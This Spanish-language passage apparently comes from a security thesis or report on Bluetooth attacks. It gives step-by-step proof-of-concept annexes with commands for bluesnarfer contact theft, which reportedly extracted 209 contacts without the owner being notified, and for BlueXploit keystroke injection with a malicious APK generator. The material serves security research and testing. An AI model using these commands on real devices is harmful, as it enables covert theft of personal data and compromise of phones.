

Figura 87. Wireshark: Paquete SMP - Identity Information



Figura 88. Paquetes SMP de respuesta al emparejamiento

Anexo# 4 - Prueba de Concepto (PoC): Extracción de números telefónicos

Buscar en el directorio general e ingresar a la carpeta que contiene la herramienta bluesnarfer.



Figura 89. Ingresar al directorio de la herramienta bluesnarfer

Una vez dentro de la carpeta debemos configurar y establecer conexión de tipo **serial por Bluetooth**, mediante los siguientes comandos:

- mkdir -p /dev/bluetooth/rfcomm
- mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0
- mknod --mode=666 /dev/rfcomm0 c 216 0



Figura 90. Comandos para crear un puerto COMM virtual Bluetooth

Explicación de los comandos

Las siguientes líneas de comandos preparan al sistema de la máquina atacante para comunicarse con un dispositivo Bluetooth como si fuera un puerto COM o serie.

- mkdir -p /dev/bluetooth/rfcomm

Crea una carpeta donde se guardarán los puertos Bluetooth tipo serie (RFCOMM).

- mknod -m 666 /dev/bluetooth/rfcomm/0 c 216 0

Crea un puerto Bluetooth virtual (como un cable serie) en esa carpeta, además de dar permisos de lectura y escritura con el parámetro-m 666.

- mknod --mode=666 /dev/rfcomm0 c 216 0

De igual manera que la línea anterior crear un puerto Bluetooth virtual, pero lo crea directamente en /dev/rfcomm0.

Una vez hecha las configuraciones del puerto serial Bluetooth, se puede ejecutar la herramienta con el siguiente parámetro.

- ./bluesnarfer -r 1-1000 -C 2 -b <<[dirección MAC]>>

El parámetro **-r 1-1000** es el rango en cantidad de contactos que queremos extraer, **-C 2** es el canal por donde se va a ejecutar y **-b** indica la dirección MAC del dispositivo.



Figura 91. Comando para ejecutar la herramienta bluesnarfer

Una vez le damos a la tecla Enter la herramienta empezará a ejecutarse e inmediatamente se conectará al dispositivo extrayendo la cantidad de contactos disponibles o que le hayamos indicado.



Figura 92. Extracción de números telefónicos

Al momento de realizar esta prueba se tomó en cuenta la dirección MAC que se obtuvo en la prueba anterior, esto facilitó la conexión y extracción de los contactos sin que haya alguna notificación, llegando a extraer alrededor de **209 contactos**.



Figura 93. Ejecución de la herramienta bluesnarfer finalizada

Anexo #5 Prueba de Concepto (PoC): Pulsaciones de teclado vía Bluetooth

Buscar la herramienta BlueXploit en el directorio general del sistema Kali Linux e ingresar a la carpeta.



Figura 94. Directorio de la herramienta BlueXploit

Una vez en la carpeta BlueXploit, se debe ingresar a otro directorio llamado “inyector”, el cual es una herramienta para levantar un servidor local y crear una apk maliciosa.



Figura 95. Iniciar la herramienta Inyector

Se debe iniciar la herramienta y dar nombre a la apk con siguiendo los siguientes comandos:

- python3 apkpwn_inyector.py



Figura 96. Injector: Crea una apk y la sube a un servidor local

Abrir otra consola e ingresar nuevamente al directorio de la herramienta BlueXploit y ejecutar el archivo bluexploit.py con el siguiente comando:

- python3 bluexploit -i hci0 -t <<[dirección MAC]>>



Figura 97. Ingresar al directorio BlueXploit y ejecutar el script

El parámetro “-i hci0” es el nombre del adaptador bluetooth que tiene la máquina. Para saber el nombre del adaptador que estamos usando en otra consola podemos ingresar el siguiente comando para verificarlo:

- hciconfig -a



Figura 98. hciconfig: para saber el nombre de la interfaz Bluetooth

Una vez inicia la herramienta nos pedirá usar algunos de los payloads que se cargaron y configuraron previamente, para esta prueba se utilizó el payload con el nombre “payload_3.txt” y lo seleccionamos con el número de índice que le corresponde.



Figura 99. Elegir el payload que contiene la inyección de teclas

Una vez elegimos el payload y presionamos Enter la herramienta comienza a ejecutarse, las primeras acciones de la herramienta son la de reiniciar el servicio, cambiar el nombre, la clase, conectarse y emparejarse con el dispositivo victima a través de algunos puertos.

